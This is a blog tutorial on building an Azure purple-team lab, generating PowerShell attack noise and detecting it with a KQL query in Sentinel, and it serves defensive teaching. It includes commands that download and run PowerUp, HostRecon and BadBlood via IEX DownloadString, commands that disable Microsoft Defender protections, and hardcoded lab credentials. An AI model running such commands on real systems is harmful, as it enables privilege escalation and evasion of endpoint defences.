


Azure has replaced AWS in my personal development pipeline. This may sound crazy but hear me out. Microsoft has solidified its offerings, done nothing but improve its security posture, and in my opinion, gone above and beyond to root out threats at its core. While AWS was the innovator and maintains that title in cloud space, they are experiencing what all early adopters go through in business. They are quickly learning that some of their offerings have legit competition on other platforms, both technically and financially. Azure’s integration with a dashboard, logs query tool, easy to deploy endpoint protection solutions, full-stack security operations through Sentinel, and less expensive OS licensing, has created an alternative that I love.
Opinions aside, the point of this article is to introduce some fundamental concepts of the Azure marketplace and its capabilities. We will also get to the purple team lifecycle of threat hunting that is so near and dear to my life’s work. Without further ado, the topics:
Azure Sentinel was introduced as a threat hunting platform around this time last year. That work relied on the OTRF frameworks built by Roberto and Jose Luis Rodriguez. That blog is linked below.
That work relied on an Azure Resource Manager template (ARM) to deploy a domain, attack rig, and services in accordance with the ARM definitions. There is also some opportunity during deployment for customization. Simply stated: find a base template, customize it to your needs, click a button, rock and roll. The Azure team maintains a repo on GitHub with an ARM template starter for everyone’s needs.
Link: https://github.com/Azure/azure-quickstart-templates

Clicking through the active-directory quick-start directory lands at the following page where we can finally “click to deploy.”

That is Azure Resource Manager. Easy, customizable, extensible, and infinitely capable of meeting even the most complex needs. Now, as a consummate purple teamer, my needs are simple. All I need to perform a lifecycle is a domain, joined workstation, attack rig, and somewhere to search logs. The button shown in the next screenshot does it all (www.doazlab.com and https://github.com/DefensiveOrigins/DO-LAB). Also, no Azure account? Claim your free credits: https://azure.microsoft.com/en-us/free/.


The process is straightforward, click to deploy. Create a new Resource group or choose an existing and change the location.

The next screen asks what size of VM you would like. There are three in total — one DC, one WS, one Linux.

Finally, the template asks if you would like to restrict the two RDP listeners and SSH to a trusted netblock. I generally leave mine configured as all zeroes for threat research purposes.
The credentials are hardcoded in this version. You may want to use this build as a template; I would advise changing these credentials to either prompt during the build process or change them in your ARM template.
Domain: doazlab.com
Username: doadmin
Password: DOLabAdmin1!
The last page confirms your configuration and forces you to accept the terms and conditions. In about 45 minutes, we can start threat hunting!
…
Navigate to portal.azure.com and find your Log Analytics workspace. Click on the Virtual machines button.

The VMs will need to be connected to Log Analytics for logs to start flowing. The VMs deploy without a full connection and need an additional “click” and “connect” for full logging capability.


Once all of the virtual machines are connected to the Log Analytics workspace, navigate back over to portal.azure.com (Home) and search for Sentinel.

Confirm that you have logs flowing.

Next, you will need to gather the public IP address assignments for your virtual lab environment. Based on feedback, there is an RDP listener for each of the Windows VMs and an SSH listener for the Linux system.
Remember your credentials!
For the RDP connections, use doazlab\doadmin:DOLabAdmin1!
For SSH, use doadmin:DOLabAdmin1!
Once you get RDP’d over to the DC, run BadBlood to make some noise in AD. The following commands will accomplish that.
$ProgressPreference = 'SilentlyContinue'
invoke-webrequest -URI
https://github.com/Relkci/BadBlood/archive/refs/heads/master.zip -outfile
badblood.zip
Expand-Archive .\badblood.zip
$ProgressPreference = 'Continue'
./badblood/BadBlood-master/invoke-badblood.ps1
Do not run this in production. You will have an absolute disaster on your hands. Do not run this in production.
When completed, you have a legacy AD environment that looks like some of the domains seen in the wild.

Let’s make some PowerShell noise from the workstation to see how our log query capabilities can respond to invocation. The next commands invoke PowerUp’s AllChecks.
Set-ExecutionPolicy bypass -force
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerUp/PowerUp.ps1')
invoke-allchecks
The next commands should quiet Microsoft Defender if you have issues. You may need to tune the command if you made any changes in the ARM template earlier.
Set-MpPreference -ExclusionPath 'c:\users\doadmin'
Set-MpPreference -ExclusionProcess "powershell.exe", "cmd.exe"
Set-MpPreference -DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -DisableRealtimeMonitoring $true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled -EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend
Last up for now, let’s run HostRecon.
Set-ExecutionPolicy bypass -Force
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/dafthack/HostRecon/master/HostRecon.ps1')
Invoke-HostRecon |Out-File recon.txt
This should have created some noise in our LA dashboard which will allow us to formulate a plan for catching this activity in the future, and even better to create an alarm condition.

Access the Sentinel dashboard and click on Logs. Find the query field and enter the following KQL query.
union Event, SecurityEvent
| where EventID in (4103, 4104, 4105, 4688)
| where EventData contains "iex" or EventData contains "invoke" or EventData contains "import" or EventData contains "bypass" or EventData contains "git*"
| project Computer , RenderedDescription , ParameterXml
What is going on here? What is KQL? I thought KQL was Kibana query language!?
The query we formulated looks for PowerShell-related log events; see the ‘where EventID’ clause. We then string search against the ‘EventData’ results from those specific IDs. Finally, we are only interested in a few columns – you can remove the bottom line starting with ‘| project’ or add ‘//’ in front of it to comment that line and see the entire result set. This would allow you to then formulate your own columns of interest using the ‘project’ operator.
KQL is awesome and the DBAs among you will appreciate it and pick it up without concern. If it walks like SQL and talks like SQL, it’s a lot like SQL.
And no, Kusto Query Language is the language of Microsoft Sentinel. And, we have some interesting results below.

So, we may want to save this query for later, which is ridiculously easy. See the Save button there? Use it. I save all the queries that return data of interest with a unique identifier. As shown next, I like the word sketchy. It simplifies my future searches for the queries I have found useful.

You can also create Alerts with relative ease. At this point, I would be surprised if you were not excited about all the capabilities of the Azure cloud.
Let’s tie this all together with some purple teaming methodology. We had a goal to improve our internal operations and security posture. We did that with a quick threat analysis using Sentinel and a couple of cloud VMs. A side note here: the Log Analytics agent can be installed on your on-premises servers too.

Risk Assessment: Ongoing risks presented by PowerShell tools and an upcoming pentest
The Plan: Improve our PowerShell detection capabilities
Attack: Spin up a sandbox on Azure and run some sketchy PowerShell commands
Hunt / Defend: Learn how to query and create alerts in Azure Sentinel
Harden / Adjust: Future! Create playbooks in Azure to respond to these alerts accordingly (there is so much capability here – maybe the next blog)
Report: Demonstrate this to our CISO/CTO – see our reporting template: https://github.com/DefensiveOrigins/AtomicPurpleTeam/blob/master/Playbook/PB0170.pdf
Thanks for reading and please come join us for training, webcasts, pentests, and all of your infosec needs.
https://github.com/DefensiveOrigins/DO-LAB
https://azure.microsoft.com/en-us/free/
https://docs.microsoft.com/en-us/azure/azure-resource-manager/templates/overview
https://docs.microsoft.com/en-us/azure/data-explorer/kusto/query/
https://github.com/DefensiveOrigins/AtomicPurpleTeam
Want to learn more mad skills from the person who wrote this blog?
Check out these classes from Jordan and Kent:
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。